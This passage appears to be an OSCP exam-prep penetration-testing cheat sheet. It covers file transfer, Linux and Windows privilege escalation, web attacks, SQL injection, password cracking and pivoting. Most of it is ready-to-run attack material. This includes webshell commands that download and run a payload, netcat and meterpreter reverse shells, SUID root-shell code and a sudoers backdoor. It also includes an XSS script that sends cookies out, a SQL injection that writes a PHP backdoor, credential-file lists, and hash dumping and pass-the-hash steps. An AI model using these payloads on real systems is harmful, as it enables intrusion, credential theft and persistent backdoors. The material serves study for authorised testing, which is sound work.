  - Run a ruby webrick basic http server
    ruby -rwebrick -e "WEBrick::HTTPServer.new
    (:Port => 80, :DocumentRoot => Dir.pwd).start"
  - Run a basic PHP http server
    php -S $ip:80
- Creating a wget VB Script on Windows:
  https://github.com/erik1o6/oscp/blob/master/wget-vbs-win.txt
- Windows file transfer script that can be pasted to the command line. File transfers to a Windows machine can be tricky without a Meterpreter shell. The following script can be copied and pasted into a basic windows reverse and used to transfer files from a web server (the timeout 1 commands are required after each new line):

```
echo Set args = Wscript.Arguments  >> webdl.vbs
timeout 1
echo Url = "http://1.1.1.1/windows-privesc-check2.exe"  >> webdl.vbs
timeout 1
echo dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")  >> webdl.vbs
timeout 1
echo dim bStrm: Set bStrm = createobject("Adodb.Stream")  >> webdl.vbs
timeout 1
echo xHttp.Open "GET", Url, False  >> webdl.vbs
timeout 1
echo xHttp.Send  >> webdl.vbs
timeout 1
echo with bStrm      >> webdl.vbs
timeout 1
echo   .type = 1 '      >> webdl.vbs
timeout 1
echo   .open      >> webdl.vbs
timeout 1
echo   .write xHttp.responseBody      >> webdl.vbs
timeout 1
echo   .savetofile "C:\temp\windows-privesc-check2.exe", 2 '  >> webdl.vbs
timeout 1
echo end with >> webdl.vbs
timeout 1
echo
```

The file can be run using the following syntax:

```
C:\temp\cscript.exe webdl.vbs
```

- Mounting File Shares
  - Mount NFS share to /mnt/nfs
    mount $ip:/vol/share /mnt/nfs
- HTTP Put
  nmap -p80 $ip --script http-put --script-args http-put.url='/test/sicpwn.php',http-put.file='/var/www/html/sicpwn.php

Uploading Files

- SCP

  scp username1@source_host:directory1/filename1 username2@destination_host:directory2/filename2

  scp localfile username@$ip:~/Folder/

  scp Linux_Exploit_Suggester.pl bob@192.168.1.10:~

- Webdav with Davtest- Some sysadmins are kind enough to enable the PUT method - This tool will auto upload a backdoor

  ```
  davtest -move -sendbd auto -url http://$ip
  ```

  https://github.com/cldrn/davtest

  You can also upload a file using the PUT method with the curl command:

  ```
  curl -T 'leetshellz.txt' 'http://$ip'
  ```

  And rename it to an executable file using the MOVE method with the curl command:

  ```
  curl -X MOVE --header 'Destination:http://$ip/leetshellz.php' 'http://$ip/leetshellz.txt'
  ```

- Upload shell using limited php shell cmd
  use the webshell to download and execute the meterpreter
  [curl -s --data "cmd=wget http://174.0.42.42:8000/dhn -O /tmp/evil" http://$ip/files/sh.php
  [curl -s --data "cmd=chmod 777 /tmp/evil" http://$ip/files/sh.php
  curl -s --data "cmd=bash -c /tmp/evil" http://$ip/files/sh.php
- TFTP
  mkdir /tftp
  atftpd --daemon --port 69 /tftp
  cp /usr/share/windows-binaries/nc.exe /tftp/
  EX. FROM WINDOWS HOST:
  C:\Users\Offsec>tftp -i $ip get nc.exe
- FTP
  apt-get update && apt-get install pure-ftpd

#!/bin/bash
groupadd ftpgroup
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
pure-pw useradd offsec -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth/
ln -s ../conf/PureDB 60pdb
mkdir -p /ftphome
chown -R ftpuser:ftpgroup /ftphome/

/etc/init.d/pure-ftpd restart

- ## Packing Files

  - Ultimate Packer for eXecutables
    upx -9 nc.exe

  - exe2bat - Converts EXE to a text file that can be copied and pasted
    locate exe2bat
    wine exe2bat.exe nc.exe nc.txt

  - Veil - Evasion Framework - https://github.com/Veil-Framework/Veil-Evasion
    apt-get -y install git
    git clone https://github.com/Veil-Framework/Veil-Evasion.git
    cd Veil-Evasion/
    cd setup
    setup.sh -c

Privilege Escalation

Password reuse is your friend. The OSCP labs are true to life, in the way that the users will reuse passwords across different services and even different boxes. Maintain a list of cracked passwords and test them on new machines you encounter.

- ## Linux Privilege Escalation

- Defacto Linux Privilege Escalation Guide - A much more through guide for linux enumeration: https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

- Try the obvious - Maybe the user can sudo to root:

```
sudo su
```

- Here are the commands I have learned to use to perform linux enumeration and privledge escalation:

  What services are running as root?:

```
ps aux | grep root
```

  What files run as root / SUID / GUID?:

```
 find / -perm +2000 -user root -type f -print
 find / -perm -1000 -type d 2>/dev/null   # Sticky bit - Only the owner of the directory or the owner of a
file can delete or rename here.
 find / -perm -g=s -type f 2>/dev/null    # SGID (chmod 2000) - run as the group, not the user who started it.
 find / -perm -u=s -type f 2>/dev/null    # SUID (chmod 4000) - run as the owner, not the user who started it.
 find / -perm -g=s -o -perm -u=s -type f 2>/dev/null    # SGID or SUID
 for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done
 find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```

What folders are world writeable?:

```
find / -writable -type d 2>/dev/null      # world-writeable folders
find / -perm -222 -type d 2>/dev/null     # world-writeable folders
find / -perm -o w -type d 2>/dev/null     # world-writeable folders
find / -perm -o x -type d 2>/dev/null     # world-executable folders
find / \( -perm -o w -perm -o x \) -type d 2>/dev/null   # world-writeable & executable folders
```

- There are a few scripts that can automate the linux enumeration process:
    - Google is my favorite Linux Kernel exploitation search tool. Many of these automated checkers are missing important kernel exploits which can create a very frustrating blindspot during your OSCP course.
    - LinuxPrivChecker.py - My favorite automated linux priv enumeration checker -

      https://www.securitysift.com/download/linuxprivchecker.py
    - LinEnum - (Recently Updated)

  https://github.com/rebootuser/LinEnum
    - linux-exploit-suggester (Recently Updated)

  https://github.com/mzet-/linux-exploit-suggester
    - Highon.coffee Linux Local Enum - Great enumeration script!

      ```
      wget https://highon.coffee/downloads/linux-local-enum.sh
      ```
    - Linux Privilege Exploit Suggester (Old has not been updated in years)

  https://github.com/PenturaLabs/Linux_Exploit_Suggester
    - Linux post exploitation enumeration and exploit checking tools

  https://github.com/reider-roque/linpostexp

Handy Kernel Exploits

- CVE-2010-2959 - 'CAN BCM' Privilege Escalation - Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32)

  https://www.exploit-db.com/exploits/14814/

  ```
  wget -O i-can-haz-modharden.c http://www.exploit-db.com/download/14814
  $ gcc i-can-haz-modharden.c -o i-can-haz-modharden
  $ ./i-can-haz-modharden
  [+] launching root shell!
  # id
  uid=0(root) gid=0(root)
  ```

- CVE-2010-3904 - Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8
  https://www.exploit-db.com/exploits/15285/
- CVE-2012-0056 - Mempodipper - Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64)
  https://git.zx2c4.com/CVE-2012-0056/about/
  Linux CVE 2012-0056

  ```
  wget -O exploit.c http://www.exploit-db.com/download/18411
  gcc -o mempodipper exploit.c
  ./mempodipper
  ```

- CVE-2016-5195 - Dirty Cow - Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8
  https://dirtycow.ninja/
  First existed on 2.6.22 (released in 2007) and was fixed on Oct 18, 2016

- Run a command as a user other than root

```
sudo -u haxzor /usr/bin/vim /etc/apache2/sites-available/000-default.conf
```

- Add a user or change a password

```
/usr/sbin/useradd -p 'openssl passwd -1 thePassword' haxzor
echo thePassword | passwd haxzor --stdin
```

- Local Privilege Escalation Exploit in Linux

  - **SUID** (**S**et owner **U**ser **ID** up on execution)
    Often SUID C binary files are required to spawn a shell as a superuser, you can update the UID / GID and shell as required.

    below are some quick copy and paste examples for various shells:

```
SUID C Shell for /bin/bash

int main(void){
setresuid(0, 0, 0);
system("/bin/bash");
}

SUID C Shell for /bin/sh

int main(void){
setresuid(0, 0, 0);
system("/bin/sh");
}

Building the SUID Shell binary
gcc -o suid suid.c
For 32 bit:
gcc -m32 -o suid suid.c
```

  - Create and compile an SUID from a limited shell (no file transfer)

```
echo "int main(void){\nsetgid(0);\nsetuid(0);\nsystem(\"/bin/sh\");\n}" >privsc.c
gcc privsc.c -o privsc
```

- Handy command if you can get a root user to run it. Add the www-data user to Root SUDO group with no password requirement:

```
echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD:ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
```

- You may find a command is being executed by the root user, you may be able to modify the system PATH environment variable to execute your command instead. In the example below, ssh is replaced with a reverse shell SUID connecting to 10.10.10.1 on port 4444.

```
set PATH="/tmp:/usr/local/bin:/usr/bin:/bin"
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.1 4444 >/tmp/f" >> /tmp/ssh
chmod +x ssh
```

- SearchSploit

```
searchsploit –uncsearchsploit apache 2.2
searchsploit "Linux Kernel"
searchsploit linux 2.6 | grep -i ubuntu | grep local
searchsploit slmail
```

- Kernel Exploit Suggestions for Kernel Version 3.0.0

```
./usr/share/linux-exploit-suggester/Linux_Exploit_Suggester.pl -k 3.0.0
```

- Precompiled Linux Kernel Exploits - ***Super handy if GCC is not installed on the target machine!***

  https://www.kernel-exploits.com/

- Collect root password

```
cat /etc/shadow |grep root
```

- Find and display the proof.txt or flag.txt - LOOT!

```
cat `find / -name proof.txt -print`
```

Windows Privilege Escalation

- Windows Privilege Escalation resource http://www.fuzzysecurity.com/tutorials/16.html
- Try the getsystem command using meterpreter - rarely works but is worth a try.

```
meterpreter > getsystem
```

- Metasploit Meterpreter Privilege Escalation Guide https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/
- Windows Server 2003 and IIS 6.0 WEBDAV Exploiting http://www.r00tsec.com/2011/09/exploiting-microsoft-iis-version-60.html

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=443 -f asp > aspshell.txt

cadavar http://$ip
dav:/> put aspshell.txt
Uploading aspshell.txt to `/aspshell.txt':
Progress: [============================>] 100.0% of 38468 bytes succeeded.
dav:/> copy aspshell.txt aspshell3.asp;.txt
Copying `/aspshell3.txt' to `/aspshell3.asp%3b.txt':  succeeded.
dav:/> exit

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 1.2.3.4
msf exploit(handler) > set LPORT 80
msf exploit(handler) > set ExitOnSession false
msf exploit(handler) > exploit -j

curl http://$ip/aspshell3.asp;.txt

[*] Started reverse TCP handler on 1.2.3.4:443
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 1.2.3.5
[*] Meterpreter session 1 opened (1.2.3.4:443 -> 1.2.3.5:1063) at 2017-09-25 13:10:55 -0700
```

- Windows privledge escalation exploits are often written in Python. So, it is necessary to compile the using pyinstaller.py into an executable and upload them to the remote server.

```
pip install pyinstaller
wget -O exploit.py http://www.exploit-db.com/download/31853
python pyinstaller.py --onefile exploit.py
```

- Windows Server 2003 and IIS 6.0 privledge escalation using impersonation:

  https://www.exploit-db.com/exploits/6705/

  https://github.com/Re4son/Churrasco

```
c:\Inetpub>churrasco
churrasco
/churrasco/-->Usage: Churrasco.exe [-d] "command to run"

c:\Inetpub>churrasco -d "net user /add <username> <password>"
c:\Inetpub>churrasco -d "net localgroup administrators <username> /add"
c:\Inetpub>churrasco -d "NET LOCALGROUP "Remote Desktop Users" <username> /ADD"
```

- Windows MS11-080 - http://www.exploit-db.com/exploits/18176/

```
python pyinstaller.py --onefile ms11-080.py
mx11-080.exe -O XP
```

- Powershell Exploits - You may find that some Windows privledge escalation exploits are written in Powershell. You may not have an interactive shell that allows you to enter the powershell prompt. Once the powershell script is uploaded to the server, here is a quick one liner to run a powershell command from a basic (cmd.exe) shell:

  MS16-032 https://www.exploit-db.com/exploits/39719/

```
powershell -ExecutionPolicy ByPass -command "& { . C:\Users\Public\Invoke-MS16-032.ps1; Invoke-MS16-032 }"
```

- Powershell Priv Escalation Tools https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc
- Windows Run As - Switching users in linux is trival with the `su` command. However, an equivalent command does not exist in Windows. Here are 3 ways to run a command as a different user in Windows.
  - Sysinternals psexec is a handy tool for running a command on a remote or local server as a specific user, given you have thier username and password. The following example creates a reverse shell from a windows server to our Kali box using netcat for Windows and Psexec (on a 64 bit system).

```
C:\>psexec64 \\COMPUTERNAME -u Test -p test -h "c:\users\public\nc.exe -nc 192.168.1.10 4444 -e cmd.exe"

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

  - Runas.exe is a handy windows tool that allows you to run a program as another user so long as you know thier password. The following example creates a reverse shell from a windows server to our Kali box using netcat for Windows and Runas.exe:

```
C:\>C:\Windows\System32\runas.exe /env /noprofile /user:Test "c:\users\public\nc.exe -nc 192.168.1.10
4444 -e cmd.exe"
Enter the password for Test:
Attempting to start nc.exe as user "COMPUTERNAME\Test" ...
```

  - PowerShell can also be used to launch a process as another user. The following simple powershell script will run a reverse shell as the specified username and password.

```
$username = '<username here>'
$password = '<password here>'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword
Start-Process -FilePath C:\Users\Public\nc.exe -NoNewWindow -Credential $credential -ArgumentList ("-
nc","192.168.1.10","4444","-e","cmd.exe") -WorkingDirectory C:\Users\Public
```

Next run this script using powershell.exe:

```
powershell -ExecutionPolicy ByPass -command "& { . C:\Users\public\PowerShellRunAs.ps1; }"
```

- Windows Service Configuration Viewer - Check for misconfigurations in services that can lead to privilege escalation. You can replace the executable with your own and have windows execute whatever code you want as the privileged user.
  icacls scsiaccess.exe

```
scsiaccess.exe
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
Everyone:(I)(F)
```

- Compile a custom add user command in windows using C

```
root@kali:~\# cat useradd.c
#include <stdlib.h> /* system, NULL, EXIT_FAILURE */
int main ()
{
int i;
i=system ("net localgroup administrators low /add");
return 0;
}

i686-w64-mingw32-gcc -o scsiaccess.exe useradd.c
```

- Group Policy Preferences (GPP)
  A common useful misconfiguration found in modern domain environments is unprotected Windows GPP settings files
  - map the Domain controller SYSVOL share

    ```
    net use z:\\dc01\SYSVOL
    ```
  - Find the GPP file: Groups.xml

    ```
    dir /s Groups.xml
    ```
  - Review the contents for passwords

    ```
    type Groups.xml
    ```
  - Decrypt using GPP Decrypt

    ```
    gpp-decrypt riBZpPtHOGtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB
    ```
- Find and display the proof.txt or flag.txt - get the loot!

```
#meterpreter > run post/windows/gather/win_privs  cd\ & dir /b /s proof.txt  type c:\pathto\proof.txt
```

Client, Web and Password Attacks

- ## Client Attacks

- MS12-037- Internet Explorer 8 Fixed Col Span ID
  wget -O exploit.html http://www.exploit-db.com/download/24017
  service apache2 start
- JAVA Signed Jar client side attack
  echo '' > /var/www/html/java.html
  User must hit run on the popup that occurs.
- Linux Client Shells
  http://www.lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/
- Setting up the Client Side Exploit
- Swapping Out the Shellcode
- Injecting a Backdoor Shell into Plink.exe
  backdoor-factory -f /usr/share/windows-binaries/plink.exe -H $ip -P 4444 -s reverse_shell_tcp

Web Attacks

- Web Shag Web Application Vulnerability Assessment Platform
  webshag-gui
- Web Shells
  http://tools.kali.org/maintaining-access/webshells
  ls -l /usr/share/webshells/
- Generate a PHP backdoor (generate) protected with the given password (s3cr3t)
  weevely generate s3cr3t
  weevely http://$ip/weevely.php s3cr3t
- Java Signed Applet Attack
- HTTP / HTTPS Webserver Enumeration
  - OWASP Dirbuster
  - nikto -h $ip
- Essential Iceweasel Add-ons
  Cookies Manager https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/
  Tamper Data
  https://addons.mozilla.org/en-US/firefox/addon/tamper-data/
- Cross Site Scripting (XSS)
  significant impacts, such as cookie stealing and authentication bypass, redirecting the victim's browser to a malicious HTML page, and more
- Browser Redirection and IFRAME Injection

  <iframe SRC="http://$ip/report" height = "0" width ="0"></iframe>
- Stealing Cookies and Session Information

  <script> new image().src="http://$ip/bogus.php?output="+document.cookie; </script>

  nc -nlvp 80

File Inclusion Vulnerabilities

- Local (LFI) and remote (RFI) file inclusion vulnerabilities are commonly found in poorly written PHP code.
- fimap - There is a Python tool called fimap which can be leveraged to automate the exploitation of LFI/RFI vulnerabilities that are found in PHP (sqlmap for LFI):
  https://github.com/kurobeats/fimap
  - Gaining a shell from phpinfo()
    fimap + phpinfo() Exploit - If a phpinfo() file is present, it's usually possible to get a shell, if you don't know the location of the phpinfo file fimap can probe for it, or you could use a tool like OWASP DirBuster.
- For Local File Inclusions look for the include() function in PHP code.
  include("lang/".$_COOKIE['lang']);
  include($_GET['page'].".php");
- LFI - Encode and Decode a file using base64
  curl -s http://$ip/?page=php://filter/convert.base64-encode/resource=index | grep -e '[^\ ]\{40,\}' | base64 -d
- LFI - Download file with base 64 encoding
  http://$ip/index.php?page=php://filter/convert.base64-encode/resource=admin.php
- LFI Linux Files:
  /etc/issue
  /proc/version
  /etc/profile
  /etc/passwd
  /etc/passwd
  /etc/shadow
  /root/.bash_history
  /var/log/dmessage
  /var/mail/root
  /var/spool/cron/crontabs/root
- LFI Windows Files:
  %SYSTEMROOT%\repair\system
  %SYSTEMROOT%\repair\SAM
  %SYSTEMROOT%\repair\SAM
  %WINDIR%\win.ini
  %SYSTEMDRIVE%\boot.ini
  %WINDIR%\Panther\sysprep.inf
  %WINDIR%\system32\config\AppEvent.Evt
- LFI OSX Files:
  /etc/fstab
  /etc/master.passwd
  /etc/resolv.conf
  /etc/sudoers
  /etc/sysctl.conf
- LFI - Download passwords file
  http://$ip/index.php?page=/etc/passwd
  http://$ip/index.php?file=../../../../etc/passwd
- LFI - Download passwords file with filter evasion
  http://$ip/index.php?file=..%2F..%2F..%2F..%2Fetc%2Fpasswd
- Local File Inclusion - In versions of PHP below 5.3 we can terminate with null byte
  GET /addguestbook.php?
  name=Haxor&comment=Merci!&LANG=../../../../../../../windows/system32/drivers/etc/hosts%00
- Contaminating Log Files `<?php echo shell_exec($_GET['cmd']);?>`

- For a Remote File Inclusion look for php code that is not sanitized and passed to the PHP include function and the php.ini file must be configured to allow remote files

  /etc/php5/cgi/php.ini - "allow_url_fopen" and "allow_url_include" both set to "on"

  ```
  include($_REQUEST["file"].".php");
  ```

- Remote File Inclusion

  ```
  http://192.168.11.35/addguestbook.php?name=a&comment=b&LANG=http://192.168.10.5/evil.txt

  <?php echo shell\_exec("ipconfig");?>
  ```

Database Vulnerabilities

- Grab password hashes from a web application mysql database called “Users” - once you have the MySQL root username and password

  ```
  mysql -u root -p -h $ip
  use "Users"
  show tables;
  select \* from users;
  ```

- Authentication Bypass

  ```
  name='wronguser' or 1=1;
  name='wronguser' or 1=1 LIMIT 1;
  ```

- Enumerating the Database

  ```
  http://192.168.11.35/comment.php?id=738)'
  ```

  Verbose error message?

  ```
  http://$ip/comment.php?id=738 order by 1

  http://$ip/comment.php?id=738 union all select 1,2,3,4,5,6
  ```

  Determine MySQL Version:

  ```
  http://$ip/comment.php?id=738 union all select 1,2,3,4,@@version,6
  ```

  Current user being used for the database connection:

  ```
  http://$ip/comment.php?id=738 union all select 1,2,3,4,user(),6
  ```

  Enumerate database tables and column structures

  ```
  http://$ip/comment.php?id=738 union all select 1,2,3,4,table_name,6 FROM information_schema.tables
  ```

  Target the users table in the database

  ```
  http://$ip/comment.php?id=738 union all select 1,2,3,4,column_name,6 FROM information_schema.columns where table_name='users'
  ```

  Extract the name and password

  ```
  http://$ip/comment.php?id=738 union select 1,2,3,4,concat(name,0x3a, password),6 FROM users
  ```

  Create a backdoor

```
http://$ip/comment.php?id=738 union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/xampp/htdocs/backdoor.php'
```

- **SQLMap Examples**
- Crawl the links

```
sqlmap -u http://$ip --crawl=1
```

```
sqlmap -u http://meh.com --forms --batch --crawl=10 --cookie=jsessionid=54321 --level=5 --risk=3
```

- SQLMap Search for databases against a suspected GET SQL Injection

```
sqlmap –u http://$ip/blog/index.php?search –dbs
```

- SQLMap dump tables from database oscommerce at GET SQL injection

```
sqlmap –u http://$ip/blog/index.php?search= –dbs –D oscommerce –tables –dumps
```

- SQLMap GET Parameter command

```
sqlmap -u http://$ip/comment.php?id=738 --dbms=mysql --dump -threads=5
```

- SQLMap Post Username parameter

```
sqlmap -u http://$ip/login.php --method=POST --data="usermail=asc@dsd.com&password=1231" -p "usermail" --risk=3 --level=5 --dbms=MySQL --dump-all
```

- SQL Map OS Shell

```
sqlmap -u http://$ip/comment.php?id=738 --dbms=mysql --osshell
```

```
sqlmap -u http://$ip/login.php --method=POST --data="usermail=asc@dsd.com&password=1231" -p "usermail" --risk=3 --level=5 --dbms=MySQL --os-shell
```

- Automated sqlmap scan

```
sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE --level=3 --current-user --current-db --passwords --file-read="/var/www/blah.php"
```

- Targeted sqlmap scan

```
sqlmap -u "http://meh.com/meh.php?id=1" --dbms=mysql --tech=U --random-agent --dump
```

- Scan url for union + error based injection with mysql backend and use a random user agent + database dump

```
sqlmap -o -u http://$ip/index.php --forms --dbs
```

```
sqlmap -o -u "http://$ip/form/" --forms
```

- Sqlmap check form for injection

```
sqlmap -o -u "http://$ip/vuln-form" --forms -D database-name -T users --dump
```

- Enumerate databases

```
sqlmap --dbms=mysql -u "$URL" --dbs
```

- Enumerate tables from a specific database

```
sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" --tables
```

- Dump table data from a specific database and table

```
sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" -T "$TABLE" --dump
```

- Specify parameter to exploit

```
sqlmap --dbms=mysql -u "http://www.example.com/param1=value1&param2=value2" --dbs -p param2
```

- Specify parameter to exploit in 'nice' URIs (exploits param1)

```
sqlmap --dbms=mysql -u "http://www.example.com/param1/value1*/param2/value2" --dbs
```

- Get OS shell

```
sqlmap --dbms=mysql -u "$URL" --os-shell
```

- Get SQL shell

```
sqlmap --dbms=mysql -u "$URL" --sql-shell
```

- SQL query

```
sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" --sql-query "SELECT * FROM $TABLE;"
```

- Use Tor Socks5 proxy

```
sqlmap --tor --tor-type=SOCKS5 --check-tor --dbms=mysql -u "$URL" --dbs
```

- **NoSQLMap Examples** You may encounter NoSQL instances like MongoDB in your OSCP journies (`/cgi-bin/mongo/2.2.3/dbparse.py`). NoSQLMap can help you to automate NoSQLDatabase enumeration.
- NoSQLMap Installation

```
git clone https://github.com/codingo/NoSQLMap.git
cd NoSQLMap/
ls
pip install couchdb
pip install pbkdf2
pip install ipcalc
python nosqlmap.py --help
```

Password Attacks

- AES Decryption
  http://aesencryption.net/
- Convert multiple webpages into a word list
  for x in 'index' 'about' 'post' 'contact' ; do curl http://$ip/$x.html | html2markdown | tr -s ' ' '\n' >> webapp.txt ; done
- Or convert html to word list dict
  html2dic index.html.out | sort -u > index-html.dict
- Default Usernames and Passwords
  - CIRT
    http://www.cirt.net/passwords
  - Government Security - Default Logins and Passwords for Networked Devices
  - *http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php*
  - Virus.org
    http://www.virus.org/default-password/
  - Default Password
    http://www.defaultpassword.com/

- Brute Force
  - Nmap Brute forcing Scripts
    https://nmap.org/nsedoc/categories/brute.html
  - Nmap Generic auto detect brute force attack
    nmap --script brute -Pn <target.com or ip>
  - MySQL nmap brute force attack
    nmap --script=mysql-brute $ip
- Dictionary Files
  - Word lists on Kali
    cd /usr/share/wordlists
- Key-space Brute Force
  - crunch 6 6 0123456789ABCDEF -o crunch1.txt
  - crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha
  - crunch 8 8 -t ,@@^^%%%
- Pwdump and Fgdump - Security Accounts Manager (SAM)
  - pwdump.exe - attempts to extract password hashes
  - fgdump.exe - attempts to kill local antiviruses before attempting to dump the password hashes and cached credentials.
- Windows Credential Editor (WCE)
  - allows one to perform several attacks to obtain clear text passwords and hashes
  - wce -w
- Mimikatz
  - extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. mimikatz can also perform pass-the-hash, pass-the-ticket or build Golden tickets
    https://github.com/gentilkiwi/mimikatz From metasploit meterpreter (must have System level access):
    ```
    meterpreter> load mimikatz meterpreter> help mimikatz meterpreter> msv meterpreter> kerberos meterpreter> mimikatz_command -f samdump::hashes meterpreter> mimikatz_command -f sekurlsa::searchPasswords
    ```
- Password Profiling
  - cewl can generate a password list from a web page
    ```
    cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt
    ```
- Password Mutating
  - John the ripper can mutate password lists
    nano /etc/john/john.conf
    ```
    john --wordlist=megacorp-cewl.txt --rules --stdout > mutated.txt
    ```
- Medusa
  - Medusa, initiated against an htaccess protected web directory
    ```
    medusa -h $ip -u admin -P password-file.txt -M http -m DIR:/admin -T 10
    ```
- Ncrack

        - ncrack (from the makers of nmap) can brute force RDP
          `ncrack -vv --user offsec -P password-file.txt rdp://$ip`
    - Hydra
        - Hydra brute force against SNMP
          `hydra -P password-file.txt -v $ip snmp`
        - Hydra FTP known user and password list
          `hydra -t 1 -l admin -P /root/Desktop/password.lst -vV $ip ftp`
        - Hydra SSH using list of users and passwords
          `hydra -v -V -u -L users.txt -P passwords.txt -t 1 -u $ip ssh`
        - Hydra SSH using a known password and a username list
          `hydra -v -V -u -L users.txt -p "<known password>" -t 1 -u $ip ssh`
        - Hydra SSH Against Known username on port 22 `hydra $ip -s 22 ssh -l <user> -P big\_wordlist.txt`
        - Hydra POP3 Brute Force
          `hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f $ip pop3 -V`
        - Hydra SMTP Brute Force
          `hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V`
        - Hydra attack http get 401 login with a dictionary
          `hydra -L ./webapp.txt -P ./webapp.txt $ip http-get /admin`
        - Hydra attack Windows Remote Desktop with rockyou `hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip`
        - Hydra brute force a Wordpress admin login `hydra -l admin -P ./passwordlist.txt $ip -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'`

Password Hash Attacks

- Online Password Cracking
  https://crackstation.net/
- Hashcat Needed to install new drivers to get my GPU Cracking to work on the Kali linux VM and I also had to use the --force parameter. apt-get install libhwloc-dev ocl-icd-dev ocl-icd-opencl-dev and apt-get install pocl-opencl-icd

Cracking Linux Hashes - /etc/shadow file

```
500 | md5crypt $1$, MD5(Unix)                          | Operating-Systems
3200 | bcrypt $2*$, Blowfish(Unix)                     | Operating-Systems
7400 | sha256crypt $5$, SHA256(Unix)                   | Operating-Systems
1800 | sha512crypt $6$, SHA512(Unix)                   | Operating-Systems
```

Cracking Windows Hashes

```
3000 | LM                                              | Operating-Systems
1000 | NTLM                                            | Operating-Systems
```

Cracking Common Application Hashes

```
 900 | MD4                                             | Raw Hash
   0 | MD5                                             | Raw Hash
5100 | Half MD5                                        | Raw Hash
 100 | SHA1                                            | Raw Hash
```

```
10800 | SHA-384                                          | Raw Hash
1400 | SHA-256                                          | Raw Hash
1700 | SHA-512                                          | Raw Hash
```

Create a .hash file with all the hashes you want to crack puthasheshere.hash:

```
$1$O3JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/
```

Hashcat example cracking Linux md5crypt passwords 1 using rockyou:

```
hashcat --force -m 500 -a 0 -o found1.txt --remove puthasheshere.hash /usr/share/wordlists/rockyou.txt
```

Wordpress sample hash: PB55D6LjfHDkINU5wF.v2BuuzO0/XPk/

Wordpress clear text: test

Hashcat example cracking Wordpress passwords using rockyou:

```
hashcat --force -m 400 -a 0 -o found1.txt --remove wphash.hash /usr/share/wordlists/rockyou.txt
```

```
-   Sample Hashes
    [*http://openwall.info/wiki/john/sample-hashes*](http://openwall.info/wiki/john/sample-hashes)

-   Identify Hashes

    `hash-identifier`

-   To crack linux hashes you must first unshadow them:

    `unshadow passwd-file.txt shadow-file.txt  `
    `unshadow passwd-file.txt shadow-file.txt > unshadowed.txt`
```

- John the Ripper - Password Hash Cracking
    - `john $ip.pwdump`
    - `john --wordlist=/usr/share/wordlists/rockyou.txt hashes`
    - `john --rules --wordlist=/usr/share/wordlists/rockyou.txt`
    - `john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt`
    - JTR forced descrypt cracking with wordlist

      ```
      john --format=descrypt --wordlist /usr/share/wordlists/rockyou.txt hash.txt
      ```

    - JTR forced descrypt brute force cracking

      ```
      john --format=descrypt hash --show
      ```

- Passing the Hash in Windows
    - Use Metasploit to exploit one of the SMB servers in the labs. Dump the password hashes and attempt a pass-the-hash attack against another system:

      ```
      export SMBHASH=aad3b435b51404eeaad3b435b51404ee:6F403D3166024568403A94C3A6561896

      pth-winexe -U administrator //$ip cmd
      ```

Networking, Pivoting and Tunneling

- Port Forwarding - accept traffic on a given IP address and port and redirect it to a different IP address and port

- `apt-get install rinetd`
- `cat /etc/rinetd.conf  \# bindadress bindport connectaddress connectport  w.x.y.z 53 a.b.c.d 80`

- SSH Local Port Forwarding: supports bi-directional communication channels
  - `ssh <gateway> -L <local port to listen>:<remote host>:<remote port>`
- SSH Remote Port Forwarding: Suitable for popping a remote shell on an internal non routable network
  - `ssh <gateway> -R <remote port to bind>:<local host>:<local port>`
- SSH Dynamic Port Forwarding: create a SOCKS4 proxy on our local attacking box to tunnel ALL incoming traffic to ANY host in the DMZ network on ANY PORT
  - `ssh -D <local proxy port> -p <remote port> <target>`
- Proxychains - Perform nmap scan within a DMZ from an external computer
  - Create reverse SSH tunnel from Popped machine on :2222

